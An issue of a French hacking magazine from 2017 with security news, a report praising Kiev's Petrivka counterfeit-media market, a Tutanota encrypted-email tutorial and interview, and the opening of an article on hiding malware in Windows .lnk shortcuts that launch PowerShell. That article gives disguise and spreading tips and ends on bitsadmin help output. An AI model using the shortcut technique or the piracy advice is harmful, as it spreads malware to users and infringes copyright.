+ EN CADEAU : 2 magazines complets offerts SUR LE CD

LES CAHIERS DU HACKER

PIRATE [INFORMATIQUE] // 35

PIRATE [INFORMATIQUE]

100% PRATIQUES // 100% GRATUITES

+DE 50 TUTOS, ASTUCES & HACKS EXPLIQUÉS

HACKING

LES VRAIES SOLUTIONS DES PIRATES

Applis & Pubs

Mots de passe

Télécharger

Protection

QR Codes

Contrôle

Anonymat

Emails chiffrés

+ ASTERISK

Qui m'appelle ?

L'usurpation d'identité par téléphone

INTERVIEW

YggTorrent : Le successeur de T411

EXCLUSIF

Des malwares cachés dans des raccourcis Windows !

REPORTAGE

Au cœur de Petrivka, le marché des pirates ukrainiens

SOMMAIRE

PROTECTION/ANONYMAT

HACKING

MULTIMÉDIA

CONCERNANT NOTRE CD

Certains lecteurs inquiets nous envoient régulièrement des e-mails concernant notre CD. Ce dernier serait selon eux rempli de virus en tout genre ! Il s'agit bien sûr de faux positifs. Les détections heuristiques des antivirus ne s'appuient pas sur les signatures de malwares, mais sur les comportements des logiciels. Et il faut bien reconnaître que certains des logiciels que nous plaçons sur le CD ont des comportements semblables à des programmes malveillants. Bref, il n'y a pas de virus sur nos galettes. Ce serait dégoûtant non ?

LES CAHIERS DU HACKER
PIRATE [INFORMATIQUE]

N°35 - Nov 2017 - Jan 2018

Une publication du groupe ID Presse.
27, bd Charles Moretti - 13014 Marseille
E-mail : redaction@idpresse.com

Directeur de la publication : David Côme

Olimar : Benoît Bailleul

Les Pikmins : Esteban Mauvais, Henri B.

Charlie & Britanny : Sergueï Afanasiuk & Stéphanie Compain

Correctrice : Marie-Line Bailleul
Conseil éditorial : Irina Oleshko SPD

Imprimé en France par / Printed in France by : Léonce Deprez
ZI Le Moulin 62620 Ruitz

Distribution : MLP

Dépôt légal : à parution

Commission paritaire : en cours

ISSN : 1969 - 8631

«Pirate Informatique» est édité par SARL ID Presse, RCS : Marseille 491 497 665
Parution : 4 numéros par an.

ÉDITO

BONJOUR AUX HABITUÉS COMME AUX NOUVEAUX VENUS !

Dans ce numéro nous tenions à parler du «successeur» de t411 : YggTorrent. Non seulement les responsables font un boulot de qualité, mais ils sont aussi accessibles et sympas (ça change) ! Nous leur avons donc posé nos questions et profité de l'occasion pour présenter le site et vous donner des astuces pour garder un ratio de téléchargement correct. D'ailleurs pour ce numéro nous avons multiplié les contacts pour vous offrir des interviews exclusives : Kevin MacLeod, un musicien qui n'aime pas les copyrights et Matthias Pfau le responsable de Tutanota. Ce service de chiffrement d'e-mails permet de converser de manière sécurisée sans que vos interlocuteurs ne soient inscrits : une première mondiale ! Puisque nous parlons d'exclusivité, la société PhrozenSoft dirigée par notre ami Jean-Pierre Lesueur a fait une découverte passée sous silence dans la plupart des médias : il est possible de placer une source de contamination dans un raccourci de Windows. Nous avons décidé de reprendre sa démonstration et de vous l'expliquer... Nous poursuivons aussi notre aventure «darknet» avec le second volet du dossier qui leur est consacré. Moins connu que Tor, Freenet recèle pourtant bien des surprises que nous allons découvrir.
N'oubliez pas de vous abonner à la mailing-list ou à nous suivre sur Twitter pour vous tenir au courant des actus et nous rapprocher de vous en attendant le prochain numéro (voir page 11).

N'hésitez pas à nous faire part de vos commentaires et de vos souhaits pour les prochaines éditions sur **benbailleul@idpresse.com**

Bonne lecture !

Benoît BAILLEUL.

HACKTUALITÉS

LE GRAND CON AVEC UN TÉLÉPHONE NOIR

Si Pierre Richard jouait le rôle d'un espion français surveillant les conversations téléphoniques d'un potentiel djihadiste, on l'imagine facilement envoyer un SMS à sa cible au lieu de l'envoyer à un collègue : «*Salut. X est chez lui, il a vu Y à 15h et doit partir de chez lui bientôt, je suis toujours devant sa maison.*» Un bon film à la Veber où Depardieu ferait le collègue blasé, haha ! Sauf que c'est ce qui est arrivé dernièrement à un agent du service central de renseignement territorial. La boulette quoi. Plus fort, l'homme surveillé rappelle notre Pierre Richard quelques minutes plus tard pour lui expliquer qu'il est nul (s'en serait-il aperçu sinon ?). Les jours suivants, la cible prendra un malin plaisir à expliquer à ses interlocuteurs qu'ils sont écoutés. Une opération rondement menée ! Entre la police qui met des moyens disproportionnés à arrêter des responsables de site de téléchargement et les services secrets qui nous font un remake de *L'Opération Corned-Beef*, le grand calife de Daesh pose ses valises à l'Élysée au printemps prochain...

LA CITATION

Il n'existe pas de patch pour corriger la stupidité.

-Kevin Mitnick, au sujet du social engineering-

Télétravailleur à la NSA : un métier d'avenir

Il n'y a pas qu'en France que les services secrets font des «pierre-richarderie». Un employé de la NSA, a cru bien faire en emportant du travail à la maison. Le problème c'est qu'en les copiant sur son ordinateur, ces informations ont été compromises ? C'est le Wall Street Journal qui a dernièrement révélé cette histoire datant de 2015. Des pirates russes auraient donc mis la main sur des techniques d'infiltration de réseaux tiers de l'agence, jusqu'à des échantillons de code malveillant. Une deuxième affaire «Shadow Brokers» donc… On pourrait croire que ce genre de comportement serait surveillé depuis l'affaire Snowden (qui a ramené des preuves de l'espionnage de masse opéré par la NSA sur une simple clé USB), mais...non.

Pour toute passoire NSA achetée, nous offrons un paquet de mouchoirs pour pleurer !

POUR TOUT ARTICLE SUR GOOGLE, UNE TÊTE DE CHEVAL OFFERTE !

À une époque pas si lointaine, la devise de Google était «*Don't be evil*» que l'on peut traduire par «ne soyez pas diabolique». Il s'agissait en fait de faire comprendre qu'eux, contrairement aux autres, n'avaient pas vocation à vendre leur âme au diable pour faire de l'argent. Une société altruiste pour un monde meilleur donc. Sauf que l'eau a coulé sous les ponts... On savait que la société avait déjà accepté de filtrer leur moteur sur demande de la Chine et que leur CGU était plein de petites perles. Mais on sait maintenant grâce à la journaliste de Gizmodo ,Kashmir Hill ,que Google se la joue «famille Corleone»... L'affaire remonte à 2011, année où la journaliste a été témoin d'une réunion où Google expliquait à des responsables de Forbes que l'ajout d'un bouton +1 de Google+ à côté du «like» de Facebook permettrait de mieux référencer le site. Une «*offre qu'on ne peut pas refuser*» donc...Sauf qu'en voyant l'article de Hill, un responsable de Google décroche son téléphone pour faire pression sur elle. Devant son refus de retirer son papier, ce sont ensuite ses supérieurs qui lui demandent d'obtempérer : «*Une décision que je regretterai pour toujours*» selon la journaliste.

HACKTUALITÉS

Blueborne : une bombe !

L'entreprise de sécurité Armis vient de découvrir un trou béant dans la fonctionnalité Bluetooth de divers systèmes : Windows, iOS, Linux, Android, mais aussi Smart TV, imprimantes, et moult appareils connectés. Soit potentiellement 5,3 milliards d'appareils ! Baptisée BlueBorne cette attaque n'a même pas besoin d'un appairage pour fonctionner ! Il suffit que le Bluetooth de l'utilisateur soit activé même si celui-ci est en mode invisible. La faille permet potentiellement de se rendre maître de l'appareil pour accéder aux données, espionner les communications, répandre des malwares, faire des clusters d'appareils pour lancer des attaques DDoS. Les éditeurs et les constructeurs ont déjà commencé à distribuer des patchs, mais l'inquiétude vient des appareils «noname» plus anciens qui ne bénéficieront sans doute pas de mises à jour. Armis a mis en ligne une application Android pour permettre aux utilisateurs de savoir si leur téléphone ou tablette est vulnérable. Pour les autres OS, désactivez le Bluetooth si vous n'êtes pas sûr d'avoir téléchargé un correctif.

Lien : **www.armis.com/blueborne**

HEY HO HEY HO, ON MINE DU MONERO...

Le minage de cryptomonnaies est très à la mode en ce moment. Rappelons que ce procédé permet de générer de l'argent (en Bitcoin par exemple) en utilisant la puissance de calcul d'un ordinateur. Ce procédé légal et même indispensable à la croissance d'une cryptomonnaie devient de plus en plus populaire et nombreuses sont les personnes qui s'équipent de cartes graphiques puissantes pour glaner quelques centimes de Bitcoin ou d'Etheréum. Mais dernièrement ce sont les responsables du site The Pirate Bay qui ont tenté une expérience avec ses utilisateurs. Ils ont intégré un script de minage à certaines pages du site pour utiliser la puissance de calcul des visiteurs. En vous connectant à ces pages, vous participiez à la création de Monero, une autre monnaie virtuelle. Le but est de trouver une alternative à la publicité très présente sur le site. Bon, le problème c'est que The Pirate Bay n'avait prévenu personne et que la pilule est mal passée auprès de certains utilisateurs. Ils s'en sont rendu naturellement compte en voyant l'utilisation de leur CPU passer à 100 % d'un seul coup. L'idée est à creuser, mais il fallait quand même prévenir !

The Pirate Bay

LA CITATION

«Ne sous-estimez jamais la détermination d'un gamin sans argent avec plein de temps libre».

-Cory Doctorow, journaliste et militant à Electronic Frontier Foundation-

LES DOSSIERS DU Pirate

DES DOSSIERS THÉMATIQUES COMPLETS

À DÉCOUVRIR EN KIOSQUES

- PETIT FORMAT
- MINI PRIX
- CONCENTRÉ D'ASTUCES

100% Windows

Actuellement #Guide pratique

BEST-OF HACKS & TUTOS

HACKTUALITÉS

PETRIVKA : LE MARCHÉ AUX PIRATES






Au nord de Kiev il existe un marché un peu spécial. Entre les livres, le matériel pour smartphones, les cigarettes électroniques, les vêtements bon marché et les poires de douche vous trouverez aussi un des plus grands espaces de contenus multimédias contrefaits d' Europe. Découvrons cette zone de non-droit située à 3 heures de vol de Paris...

Secouée par la crise économique, diverses crises politiques, une guerre qui ne dit pas son nom et une annexion brutale, l'Ukraine tient encore debout. Les gens vont travailler, les enfants vont à l'école et même si on ne sait pas de quoi demain sera fait ou s'il y aura du gaz pour se chauffer en hiver, difficile de deviner que Kiev est la capitale d'un pays qui va si mal. Avec l'agression russe s'est développé un sentiment nationaliste pas vraiment dérangeant dans la vie de tous les jours, mais bien présent. Mais ce qui nous intéresse ici, c'est le marché de Petrivka. Situé sur la ligne bleue au nord de la capitale, ce village, devenu quartier de Kiev est une curiosité pour les touristes,

mais aussi un lieu très prisé des Kiéviens.

Le «marché aux livres»

Kiev est une très jolie ville boisée avec de grands parcs, mais Petrivka c'est tout l'opposé avec sa ligne de chemin de fer bloquée en 1960, ses voies rapides et son béton. Officiellement c'est un marché aux livres et il est vrai qu'on trouve beaucoup de libraires, mais Petrivka est un très grand labyrinthique et on trouve en fait de tout et pour pas cher : robinetterie, jouets, kebabs, pièces détachées d'ordinateur ou d'aspirateur, etc. Au milieu trône même un Mac Donald's, un très grand centre commercial et plusieurs magasins de type Darty ou Carrefour. Pas très loin de la sortie de métro principale (au sud), on trouve des dizaines et des dizaines de petites échoppes avec moult contrefaçons : DVD, jeux vidéo, logiciels, etc. On pourrait se dire que ce type de «produits» s'échangent à l'abri des regards, mais c'est tout le contraire. Le gouvernement ukrainien s'en fout un peu et il n'y a pas eu de «raid» depuis des années. Si vous étiez embourbé dans une guerre larvée avec Vladimir Poutine et 146 millions de Russes, vous vous ficheriez aussi un peu du respect du droit d'auteur, non ? Reste que les marchands n'aiment pas trop la publicité, les photos ou les questions. Nous avons dû rivaliser

Sur cette image on voit un sceau du gouvernement Ukrainien. Normalement ce dernier signifie que le contenu respecte le droit d'auteur, mais on peut en douter au vu de la mauvaise qualité de la pochette. L'autocollant n'est pas très compliqué à contrefaire... On peut même en acheter des vrais.

HOCKTUALITÉS

L'Ukraine en dates

882 - Création de la Rus' de Kiev, principauté qui fait figure d'ancêtre des trois États slaves orientaux modernes : Russie, Ukraine et Biélorussie.

1917 - Première République populaire d'Ukraine créée après le renversement du Tsar. République éphémère puisque l'Ukraine intègre l'URSS l'année suivante.

1986 - Catastrophe de Tchernobyl à une centaine de kilomètres de Kiev.

24 août 1991 - Indépendance de L'Ukraine suite à l'effondrement du bloc soviétique en 1989.

Décembre 1994 - Accord de Budapest où l'Ukraine renonce à son arsenal nucléaire en échange de garanties pour sa sécurité et son indépendance de la part de la Russie, des États-Unis et de la Grande-Bretagne.

Fin 2004 - Révolution Orange non violente suite à l'élection de Viktor Ianoukovytch perçue comme truquée (et annulée). Élection de l'europhile Viktor Iouchtchenko.

2010 - Élection de Viktor Ianoukovytch, grand perdant de la Révolution Orange.

Été 2012 – L'Ukraine accueille l'Euro 2012 de football en collaboration avec la Pologne.

Fin 2013 - Suite de la décision du gouvernement ukrainien de ne pas signer l'accord d'association avec l'Union européenne, des manifestations se déclenchent. Les autorités tirent sur la foule. Cela aboutira à la destitution du président Viktor Ianoukovytch.

Depuis 2014 - Annexion de la Crimée par la Russie et début des velléités séparatistes de 2 grandes villes à l'Est, sans doute financées et préparées par la Russie.

d'ingéniosité pour prendre ces clichés (merci David !)

Droit d'auteur ? Connaît pas !

Car en Ukraine la notion de droit d'auteur ou d'ayant droit n'existe presque pas. Il n'est pas difficile, même pour un étranger, d'acheter le dernier blockbuster hollywoodien (avec sous-titre anglais et même parfois français, s'il vous plait). Le piratage est tellement ancré depuis des années que les Ukrainiens préféreront pirater Microsoft Office que de télécharger Open Office gratuitement : question d'habitude. Si vous voulez acheter un PC dans une boutique et que vous demandez à l'avoir avec Windows, le vendeur, une fois sa surprise passée, vous indiquera un endroit où vous procurer l'OS sans avoir à dépenser un mois de salaire ukrainien. Les petites échoppes sont remplies de contenus en tout genre et avec un peu d'anglais, on trouve ce qu'on veut à des prix dérisoires pour nos standards français. Surtout avec la crise qui saigne le pays. Un euro vaut 28 grivnas alors quand on vous propose un film qui vient de sortir à 45 grivnas, on ne négocie même pas.

Même si on trouve des jeux pour consoles, c'est le PC qui est la plate-forme privilégiée avec des jeux trafiqués (des mods, parfois inédits, sont intégrés d'origine dans les copies) ou sous forme de compilation. Ici, un DVD double-face avec un Dark Souls moddé, Skyrim et Game of Thrones avec tous les DLC pour 3 €. Bien sûr on trouve aussi des jeux récents à moins de 8 €, mais... mon PC est tout naze alors...

On trouve des films et des dessins animés sous forme de compilation, gravés sur des DVD double-face. Ces derniers sont à éviter, car l'encodage n'est pas toujours optimisé. Préférez les Blu-ray ou les DVD avec un film par galette.

Les vendeurs ont l'habitude des étrangers, il suffit de leur demander en anglais ce que vous voulez. N'ayez crainte, le quartier est moche et les gens ne vous décrocheront pas un sourire, mais il n'y a aucun risque. Pas d'arnaques et pas de voleurs à Petrivka : la police veille et les prisons ne sont pas des hôtels au pays du bortsch...

LE MAILING-LIST OFFICIELLE de *Pirate Informatique* et des *Dossiers du Pirate*

INSCRIVEZ-VOUS GRATUITEMENT !

De nombreux lecteurs nous demandent chaque jour s'il est possible de s'abonner. La réponse est non et ce n'est malheureusement pas de notre faute. En effet, nos magazines respectent la loi, traitent d'informations liées au monde du hacking au sens premier, celui qui est synonyme d'innovation, de créativité et de liberté. Depuis les débuts de l'ère informatique, les hackers sont en première ligne pour faire avancer notre réflexion, nos standards et nos usages quotidiens.

Mais cela n'a pas empêché notre administration de référence, la «Commission paritaire des publications et agences de presse» (CPPAP) de refuser nos demandes d'inscription sur ses registres. En bref, l'administration considère que ce que nous écrivons n'intéresse personne et ne traite pas de sujets méritant débat et pédagogie auprès du grand public. Entre autres conséquences pour la vie de nos magazines : pas d'abonnements possibles, car nous ne pouvons pas bénéficier des tarifs presse de la Poste. Sans ce tarif spécial, nous serions obligés de faire payer les abonnés plus cher ! Le monde à l'envers...

La seule solution que nous avons trouvée est de proposer à nos lecteurs de s'abonner à une mailing-list pour les prévenir de la sortie de nos publications. Il s'agit juste d'un e-mail envoyé à tous ceux intéressés par nos magazines et qui ne veulent le rater sous aucun prétexte.

Pour en profiter, il suffit de s'abonner directement sur ce site

http://eepurl.com/FlOOD

(le L de «FlOOD» est en minuscule)

ou de scanner ce QR Code avec votre smartphone...

NOUVEAU !

La rédaction se dote d'un compte Twitter !

twitter.com/ben_IDPresse

Vous trouverez des news inédites, des liens exclusifs vers des articles au format PDF et nous vous tiendrons aussi au courant de la sortie des publications. Rejoignez-nous !

TROIS BONNES RAISONS DE S'INSCRIRE :

1. Soyez averti de la sortie de *Pirate Informatique* et des *Dossiers du Pirate* en kiosques. Ne ratez plus un numéro !
2. Vous ne recevrez qu'un seul e-mail par mois pour vous prévenir des dates de parutions et de l'avancement du magazine.
3. Votre adresse e-mail reste confidentielle et vous pouvez vous désabonner très facilement. Notre crédibilité est en jeu.

Votre marchand de journaux n'a pas *Pirate Informatique* ou *Les Dossiers du Pirate* ?

Si votre marchand de journaux n'a pas le magazine en kiosque, il suffit de lui demander (gentiment) de vous commander l'exemplaire auprès de son dépositaire. Pour cela, munissez-vous du numéro de codification L12730 pour *Pirate Informatique* ou L14376 pour *Les Dossiers du Pirate*.

Conformément à la loi «informatique et libertés» du 6 janvier 1978 modifiée, vous bénéficiez d'un droit d'accès et de rectification aux informations qui vous concernent.

UN COMPTE E-MAIL CHIFFRÉ

Vous le savez, le problème du chiffrement n'est pas le chiffrement en tant que tel. Pour être effectif, il faut que vos interlocuteurs utilisent le même système/service/logiciel que vous. C'est là que Tutanota met son grain de sel. Ce service de Webmail chiffre de bout en bout vos e-mails et intègre une solution astucieuse pour communiquer de manière chiffrée avec ceux qui ne l'utilisent pas...

Nous vous parlons souvent de systèmes de communication chiffrée dans nos pages. Qu'il s'agisse de solutions de messagerie instantanée, d'e-mail ou d'échange de fichier, le problème est le même : avec les communications bilatérales, il faut absolument que vos interlocuteurs utilisent le même logiciel, le même service ou le même protocole que vous pour que cela fonctionne. Et même si des solutions comme Oversec se développent (voir notre n°32), elles ne sont pas toutes au point.

TUTANOTA : DU CHIFFREMENT MALIN !

Heureusement, Tutanota change la donne : ce webmail basé en Allemagne propose un chiffrement de bout en bout en local. Tout le processus de chiffrement se fait depuis chez vous, sur votre navigateur. Impossible pour un pirate de récupérer votre clé privée en ligne, pour un espion à la solde de la NSA de pirater votre compte, même en cas de perquisition. Mais le plus beau, c'est que si votre correspondant n'utilise pas Tutanota, il suffit de spécifier un mot de passe pour votre message. Ce dernier devra être communiqué depuis une méthode sécurisée (de vive voix, depuis un téléphone utilisant Signal, Telegram ou par pigeon voyageur !). Avec ce mot de passe, votre ami n'aura qu'à lire votre message (et les suivants) directement sur une session sécurisée de Tutanota ! Une sorte d'invité, qui aurait les mêmes privilèges, mais sans avoir à créer de compte. C'est aussi un très bon argument commercial puisque «l'invité» a le loisir de voir l'interface et d'éventuellement s'inscrire s'il le veut. Le service propose 1 Go de stockage gratuit et le code est open source pour plus de transparence. Il existe aussi une version payante (voir notre encadré). Le seul problème à la solution end-to-end, c'est que si vous perdez votre mot de passe, personne ne pourra vous le redonner. Il sera perdu à jamais. C'est le prix à payer pour des communications sécurisées à 100 %...

LA VERSION PAYANTE

Tutanota Premium propose d'ajouter 5 autres comptes, de créer des règles de réception et d'utiliser votre propre domaine pour la modique somme de 12€ par an. Pour une entreprise c'est la garantie d'avoir un service chiffré très bon marché pour leurs clients et interlocuteurs potentiels. Le 1 Go de stockage peut être augmenté à 10 Go pour 2€/mois. La version payante propose aussi un support personnalisé. Si on vous en parle c'est parce que c'est modique et non, on ne prend pas de commission pour vous dire ça !

LEXIQUE

***CHIFFREMENT DE BOUT EN BOUT :**
Ou «end-to-end» dans la langue de Kim Kardashian (l'anglais pas le hobbit, suivez un peu !). Il s'agit d'un système de communication où seules les personnes impliquées peuvent lire les messages échangés. Il évite le problème d'écoute électronique, car les clés ne sont pas échangées sur le réseau.

PAS À PAS

Tutanota avec un «invité»

CE QU'IL VOUS FAUT

TUTANOTA

OÙ LE TROUVER ? : **https://tutanota.de**

DIFFICULTÉ :

Nous avons eu le loisir d'essayer la nouvelle version de Tutanota en exclusivité. Elle devrait être disponible pour tous les utilisateurs au moment où vous lirez ces lignes.

01 L'INSCRIPTION

Pour vous inscrire, faites **S'enregistrer** et entrez les différents renseignements demandés. Votre mot de passe devra être assez solide. Ne mettez pas un mot qui pourrait figurer dans un dictionnaire et alternez les minuscules, les majuscules, les chiffres et les caractères spéciaux. Mémorisez bien ce mot de passe ou laissez votre navigateur le faire pour vous (avec Secure Login par exemple). Si vous utilisez cette dernière solution, veillez à ce que votre Windows ait un mot de passe solide.

02 COMME UN WEBMAIL NORMAL !

Tutanota va générer votre couple de clés et vous aurez ensuite accès à votre interface. Il s'agit d'un webmail classique avec une boîte de réception, d'envoi, un filtre à spam, une liste de contacts et la possibilité d'attacher une pièce jointe. Il est aussi possible depuis **Paramètres** de changer de mot de passe, vérifier les heures des précédentes connexions et les tentatives ratées d'accéder à votre boîte (pratique pour savoir si un tiers a tenté de vous pirater).


03 VOTRE E-MAIL

Cliquez sur le stylo en bas à droite puis écrivez votre message. De base, il sera chiffré pour les utilisateurs de Tutanota, mais aussi pour les autres. Pour envoyer un message non chiffré, cliquez sur le cadenas. Sinon, faites **Envoyer**. Le service vous demandera alors un mot de passe pour que votre correspondant puisse lire le message (bien sûr, on ne vous demandera rien si votre correspondant a une adresse en **@tutanota.com**).

LA CONCURRENCE


Dans le même registre que Tutanota, il n'y a pas grand monde. Lavabit et Lavaboom étant morts, il ne reste que ProtonMail. Ce dernier propose un chiffrement bout à bout, une double vérification (mot de passe + paire de clés), des serveurs et redondances en Suisse, pas de collecte d'IP et des versions mobiles. Pas mal sauf que chez ProtonMail, il n'y a pas de système d'invité comme chez Tutanota. C'est ce qui nous fait préférer l'Allemand au Suisse...

Lien : **https://protonmail.com**



04 LA RÉPONSE

Votre correspondant recevra un e-mail avec pour sujet **Message confidentiel de X**. Il faudra qu'il clique sur **Afficher le message chiffré** puis qu'il rentre le mot de passe que vous lui aurez communiqué. Il peut mettre en mémoire ce dernier s'il se connecte d'un ordinateur privé. Il pourra même vous répondre en utilisant une interface similaire depuis son navigateur en choisissant **Répondre confidentiellement**. Le même mot de passe sera utilisé pour ce correspondant donc pas besoin d'échanger 50 sésames différents.



Interview de Mathias Pfau, co-fondateur de Tutanota

Voici l'équipe en charge du développement de Tutanota. Matthias est le garçon le plus à gauche. Viennent ensuite Hanna Bozakov, Bernd Deterding et Arne Möhle.

POURRIEZ-VOUS VOUS PRÉSENTER ET PRÉSENTER TUTANOTA EN QUELQUES MOTS ?

Chez Tutanota nous construisons un service de messagerie électronique gratuit et sécurisé permettant à tout le monde de protéger ses communications privées sur Internet. Notre but est de stopper la surveillance de masse et de lutter contre l'espionnage visant des citoyens innocents. Chez Tutanota toutes les informations sont automatiquement chiffrées et vous pouvez envoyer des e-mails sécurisés à n'importe qui très facilement. En tant que fondateur je suis heureux et fier de voir ce que notre équipe a accompli ces 6 dernières années. Nous souhaitons apporter une solution d'e-mails sécurisés à tout le monde et pas uniquement aux connaisseurs. C'est pour cela qu'avec Tutanota, pour une fois, les utilisateurs n'ont pas à sacrifier l'esthétisme sur l'autel de la sécurité.

TUTANOTA DISPOSE D'UN SYSTÈME PERMETTANT DE COMMUNIQUER DE MANIÈRE CHIFFRÉE AVEC UN CORRESPONDANT QUI N'UTILISE PAS LE SERVICE. C'EST À NOTRE CONNAISSANCE UNIQUE, MAIS PEUT-ÊTRE NOUS TROMPONS-NOUS ?

Effectivement, Tutanota permet d'envoyer des e-mails chiffrés à n'importe qui avec un simple échange de mot de passe. Il y a d'autres outils qui ont des approches similaires, mais chez Tutanota, nous nous concentrons sur l'expérience utilisateur. Avec Tutanota, une mamy peut envoyer des e-mails chiffrés. C'est vraiment aussi simple que cela ! Et cela fait toute la différence avec des outils de chiffrement compliqués comme PGP qui n'attire pas tant que ça les utilisateurs en dehors d'une sphère de gens concernés par la sécurité. Tutanota est déjà utilisé par 2 millions d'utilisateurs.

ENVISAGEZ-VOUS D'ÉTENDRE LA SPHÈRE DE COMPATIBILITÉ À D'AUTRES SERVICES ? PEUT-ON IMAGINER UN ENVOI CHIFFRÉ DE TUTANOTA À PROTONMAIL PAR EXEMPLE ? EST-CE FAISABLE TECHNIQUEMENT ?

05 SUR MOBILE

En plus de proposer son interface en Français, Tutanota est disponible sur mobile avec des versions pour Android et iOS. Ici aussi il est possible de converser avec un correspondant qui n'utilise pas le service ou l'appli. Votre camarade devra répondre avec le navigateur de son smartphone.

Nous envisagions d'étendre la compatibilité de Tutanota à PGP. Cela aurait permis aux utilisateurs d'envoyer des e-mails chiffrés via PGP à d'autres utilisateurs, quel que soit le service qu'ils utilisent. Mais cela aurait eu pour effet d'ajouter une dose de complexité, ce que nous souhaitons éviter pour le moment. Tutanota est le service de chiffrement d'e-mail le plus simple qui soit et nous souhaitons continuer sur cette voie. Le nombre croissant d'utilisateurs de Tutanota montre que notre vision est la bonne.

Nous n'avons pas vu de méthode de signature dans Tutanota. Pour nos tests nous avons donc utilisé un système de questions-réponses pour qu'un correspondant soit sûr de bien communiquer avec la bonne personne. Envisagez-vous d'implémenter un tel système ?

Nous prévoyons de donner l'opportunité à l'utilisateur de vérifier par eux même en leur donnant accès au hash de la clé publique. Cependant, Tutanota vérifie automatiquement que l'envoyeur est bien celui qu'il prétend être en l'authentifiant avec un hash de sa clé privée. Il est donc impossible pour un pirate de falsifier une identité.

La nouvelle version bêta ne dispose pas encore des options de sa grande sœur. Vous allez en ajouter d'autres ou ce seront les mêmes ? Cette nouvelle version bêta dispose-t-elle d'autres fonctionnalités «invisibles» pour l'utilisateur ?

Notre nouvelle version de Tutanota intègre beaucoup d'améliorations : un chargement plus rapide, un thème «nuit» (pour le confort visuel la nuit), de nombreux raccourcis (visibles avec F1) et une synchronisation complète. Les meilleures performances et la synchronisation complète constituaient des étapes indispensables pour une meilleure recherche au sein de la boîte de réception. Comme toutes les données sont chiffrées localement, nous ne pouvions proposer un service de recherche sur nos serveurs. Jusqu'à présent, aucun service de messagerie électronique chiffrée n'a développé une fonctionnalité permettant de rechercher un e-mail chiffré. En effet, les e-mails doivent être recherchés en local sur la machine de l'utilisateur ce qui posait souvent des problèmes d'efficacité et de rapidité. C'est pourquoi nous avons dû reconstruire le client avant de pouvoir proposer une recherche au sein des e-mails [et pas seulement des recherches basiques comme le nom du destinataire, la date, etc. NDLR]. Nous voulions aussi mettre nos utilisateurs à l'abri des attaques des ordinateurs quantiques. Pour cela, nous avons en tête des changements radicaux. Une mise à jour de l'algorithme est prévue prochainement. Actuellement nous travaillons sur la recherche, mais aussi à ajouter les anciens réglages au nouveau client. Comme vous avez pu le constater, certaines fonctionnalités ne sont pas encore toutes implémentées.

Comment voyez-vous le futur de Tutanota ?

Nous avons de grands projets ! Comme nous l'avons déjà mentionné, nous voulons faire en sorte que Tutanota soit résistant aux attaques d'ordinateurs quantiques. En plus nous souhaitons proposer les mêmes services que Google avec un calendrier, des notes, un stockage dans le cloud : le tout chiffré par défaut ! C'est notre rêve d'un Internet sûr. Nous sommes d'ailleurs impressionnés par les retours que nous avons de nos utilisateurs, en particulier de France. Les utilisateurs français sont très au fait des dangers de la surveillance et sont en recherche de moyens de protéger leur droit à la vie privée : c'est formidable ! En tant que petite équipe qui essaye de réduire les coûts de Tutanota aussi bas que possible, nous avons besoin d'aide et la communauté française est stupéfiante. Des utilisateurs français se sont portés volontaires pour traduire le client, le site et plus récemment notre FAQ. Nous les remercions du fond du coeur pour cela.

DES MALWARES DANS LES RACCOURCIS ?

Saviez-vous que les raccourcis Windows, ces fameux fichiers .lnk, peuvent être des vecteurs contaminants redoutables ? Cette menace est d'autant plus grave qu'elle est complètement insoupçonnée . Nous allons voir comment cela fonctionne et comment s'en protéger... Merci à Jean-Pierre Lesueur de nous avoir laissé adapter sa démonstration.

Découvert cette année par notre ami Jean-Pierre Lesueur et l'équipe de PhrozenSoft, un nouveau type de failles Windows menace la sécurité de tous les utilisateurs. Le problème est d'autant plus sérieux que les antivirus ne proposent aucune protection contre celles-ci. Imaginez des raccourcis qui pointent vers un terminal ou PowerShell pour lancer des instructions sur la machine. Comme un raccourci n'est pas considéré comme un fichier binaire exécutable par nos antivirus, vous comprenez donc le danger d'autant que ces raccourcis peuvent être partagés dans une archive sans perdre ses propriétés. On peut très bien aussi imaginer de changer l'icône pour la remplacer par une image et ainsi accélérer sa propagation sur les réseaux sociaux.

```
Microsoft Windows [version 10.0.15063]
(c) 2017 Microsoft Corporation. Tous droits réservés.

C:\Users\benbailleul>bitsadmin

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

USAGE: BITSADMIN [/RAWRETURN] [/WRAP | /NOWRAP] command
The following commands are available:

/HELP           Prints this help
/?              Prints this help
/UTIL /?        Prints the list of utilities commands
/PEERCACHING /?   Prints the list of commands to manage Peercaching
/CACHE /?       Prints the list of cache management commands
/PEERS /?       Prints the list of peer management commands

/LIST    [/ALLUSERS] [/VERBOSE]     List the jobs
